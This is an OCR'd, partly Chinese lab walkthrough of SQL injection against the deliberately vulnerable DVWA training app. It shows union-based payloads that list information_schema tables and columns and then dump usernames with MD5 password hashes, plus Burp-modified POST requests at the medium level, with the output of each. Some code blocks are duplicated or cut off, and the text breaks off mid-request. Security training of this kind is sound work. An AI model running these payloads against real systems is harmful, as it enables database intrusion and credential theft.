


10. Relational database systems (RDBMS) such as MySQL have "system" tables that describes the database schema (e.g., list of databases, tables, and their columns. Refer to the manual for details). In MySQL, the system table **information_schema.tables** contains the list of tables. Performing the SQL injection with the following input:

```
5' union select 1,table_name from information_schema.tables #
```


```
5' union select 1,table_name from information_schema.tables #
```

我们看到了guestbook和users tables.


```
ID: 5' union select 1, table_name from information_schema.tables #
First name: 1
Surname: INNODB_TABLESPACES_ENCRYPTION

ID: 5' union select 1, table_name from information_schema.tables #
First name: 1
Surname: INNODB_LOCK_WAITS

ID: 5' union select 1, table_name from information_schema.tables #
First name: 1
Surname: THREAD_POOL_STATS

ID: 5' union select 1, table_name from information_schema.tables #
First name: 1
Surname: guestbook

ID: 5' union select 1, table_name from information_schema.tables #
First name: 1
Surname: users
```

获取table中的columns信息

找到了password columns



```
First name: 1
```

11. We have already enumerated the users in the "users" table, but what other columns exist in this table? Let's find out by querying for the following:

```
5' union select table_name, column_name from information_schema.
columns where table_name= 'users' #
```

which yields this

```
5' union select table_name, column_name from information_schema.columns where
table_name= 'users' #
```




```
ID: 5' union select table_name, column_name from information_schema.columns where table
First name: Bob
Surname: Smith

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: user_id

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: first_name

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: last_name

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: user

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: password

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: avatar

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: last_login

ID: 5' union select table_name, column_name from information_schema.columns where table
First name: users
Surname: failed_login
```

12. OK, the "password" field could be interesting, so extract data from the users table using this query:

```
5' union select user, password from users #
```

```
5' union select user, password from users #
```




```
ID: 5' union select user, password from users #
First name: Bob
Surname: Smith

ID: 5' union select user, password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 5' union select user, password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 5' union select user, password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 5' union select user, password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 5' union select user, password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

配合concat来一次select更多的column信息

Since we can only get a maximum of two fields at a time, the **concat()** function can be use to concatenate multiple columns into a single field.

```
5' union select concat(user,"|",first_name,"|",last_name), passw
ord from users #
```




```
ID: 5' union select concat(user,"|",first_name,"|",last_name), password from user
First name: Bob
Surname: Smith

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from user
First name: admin|admin|admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from user
First name: gordonb|Gordon|Brown
Surname: e99a18c428cb38d5f260853678922e03

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from user
First name: 1337|Hack|Me
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from user
First name: pablo|Pablo|Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 5' union select concat(user,"|",first_name,"|",last_name), password from user
First name: smithy|Bob|Smith
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Difficult : medium


SQL变成下拉框，这样就不能直接通过输入来SQL injection。

不过没事，可以用Bburpsuite来截取request，修改其request内容来达到sql injection.




```
ID: 2
First name: Gordon
Surname: Brown
```

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.116.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://192.168.116.6
Connection: keep-alive
Referer: http://192.168.116.6/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=p3btu5gis17tb62pii8li0h0lu; security=
medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i

id=1 OR 1=1#&Submit=Submit
```

```
ID: 1 OR 1=1#
First name: admin
Surname: admin

ID: 1 OR 1=1#
First name: Gordon
Surname: Brown

ID: 1 OR 1=1#
First name: Hack
Surname: Me

ID: 1 OR 1=1#
First name: Pablo
Surname: Picasso

ID: 1 OR 1=1#
First name: Bob
Surname: Smith
```




```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.116.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: http://192.168.116.6
Connection: keep-alive
Referer: http://192.168.116.6/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=p3btu5gis17tb62pii8li0h0lu; security=
medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i

id=1 union select 1,user()#&Submit=Submit
```

```
ID: 1 union select 1,user
First name: admin
Surname: admin

ID: 1 union select 1,user
First name: 1
Surname: dvwa@localhost
```

More Information

- https://en.wikipedia.org/wiki
- https://www.netsparker.com
- https://owasp.org/www-com
- https://bobby-tables.com/




```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.116.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
